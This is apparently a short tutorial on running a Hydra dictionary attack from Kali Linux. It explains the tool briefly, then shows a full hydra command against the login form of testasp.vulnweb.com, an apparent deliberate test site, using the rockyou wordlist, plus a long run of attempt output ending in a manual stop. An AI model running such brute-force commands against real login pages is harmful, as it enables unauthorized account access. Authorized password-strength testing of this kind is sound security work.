


DICTIONARY ATTACK TO CRACK ONLINE PASSWORDS USING HYDRA

TOOL: KALI LINUX

Hydra refers to a powerful password-cracking tool. It's often used for testing the security of passwords by attempting to gain unauthorized access to systems. Hydra supports various protocols, including HTTP, FTP, SSH, and many others, allowing it to perform brute-force attacks against a wide range of services.

Here are some key points about Hydra:

1. **Brute-Force Attacks:** Hydra uses a method of trying numerous combinations of usernames and passwords to find valid login credentials.
2. **Modular Design:** It has a modular design that allows for support of many different protocols, making it versatile for penetration testing.
3. **Speed and Efficiency:** Hydra is known for its speed, enabling it to test many combinations quickly, especially when combined with a list of common passwords or leaked credentials.
4. **Use in Penetration Testing:** Security professionals often use it in controlled environments to assess the strength of password policies and identify vulnerabilities.




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root@kali: /usr/share/wordlists

File Actions Edit View Help

└─ hydra -L admin -P /usr/share/wordlists/rockyou.txt testasp.vulnweb.com http-post-form "/Login.asp? RetURL=/Default.asp?tfUserName="USER"&tfPass=PASS":S=logout" -vv -f
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes
(this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-10-11 19:32:23
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking http-post-form: //testasp.vulnweb.com:80/Login.asp? RetURL=/Default.asp?tfUserName="USER"&tfPass=PASS":S=logout
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "123456" - 1 of 14344399 [child 0] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "12345" - 2 of 14344399 [child 1] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "123456789" - 3 of 14344399 [child 2] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "password" - 4 of 14344399 [child 3] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "iloveyou" - 5 of 14344399 [child 4] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "princess" - 6 of 14344399 [child 5] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "1234567" - 7 of 14344399 [child 6] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "rockyou" - 8 of 14344399 [child 7] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "12345678" - 9 of 14344399 [child 8] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "abc123" - 10 of 14344399 [child 9] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "nicole" - 11 of 14344399 [child 10] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "daniel" - 12 of 14344399 [child 11] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "babygirl" - 13 of 14344399 [child 12] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "monkey" - 14 of 14344399 [child 13] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "lovely" - 15 of 14344399 [child 14] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "jessica" - 16 of 14344399 [child 15] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "654321" - 17 of 14344399 [child 0] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "michael" - 18 of 14344399 [child 11] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "ashley" - 19 of 14344399 [child 5] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "qwerty" - 20 of 14344399 [child 10] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "111111" - 21 of 14344399 [child 7] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "iloveu" - 22 of 14344399 [child 14] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "000000" - 23 of 14344399 [child 2] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "michelle" - 24 of 14344399 [child 3] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "tigger" - 25 of 14344399 [child 4] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "sunshine" - 26 of 14344399 [child 6] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "chocolate" - 27 of 14344399 [child 12] (0/0)
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File Actions Edit View Help

[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "sweetness" - 947 of 14344399 [child 4] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "pauline" - 948 of 14344399 [child 6] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "desiree" - 949 of 14344399 [child 13] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "trouble" - 950 of 14344399 [child 2] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "741852" - 951 of 14344399 [child 12] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "united" - 952 of 14344399 [child 7] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "marley" - 953 of 14344399 [child 0] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "brian" - 954 of 14344399 [child 10] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "barbara" - 955 of 14344399 [child 5] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "hannah1" - 956 of 14344399 [child 9] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "bananas" - 957 of 14344399 [child 14] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "julius" - 958 of 14344399 [child 11] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "leanne" - 959 of 14344399 [child 1] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "sandy" - 960 of 14344399 [child 15] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "mariei" - 961 of 14344399 [child 3] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "anita" - 962 of 14344399 [child 4] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "lover1" - 963 of 14344399 [child 13] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "chicago" - 964 of 14344399 [child 12] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "twink1" - 965 of 14344399 [child 7] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "pantera" - 966 of 14344399 [child 0] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "february" - 967 of 14344399 [child 5] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "birthday" - 968 of 14344399 [child 10] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "shadow1" - 969 of 14344399 [child 9] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "qwert" - 970 of 14344399 [child 6] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "bebita" - 971 of 14344399 [child 8] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "87654321" - 972 of 14344399 [child 14] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "twilight" - 973 of 14344399 [child 2] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "imissyou" - 974 of 14344399 [child 11] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "polloito" - 975 of 14344399 [child 3] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "ashLee" - 976 of 14344399 [child 12] (0/0)
^C[ERROR] Received signal 2, going down ...
The session file ./hydra.restore was written. Type "hydra -R" to resume session.

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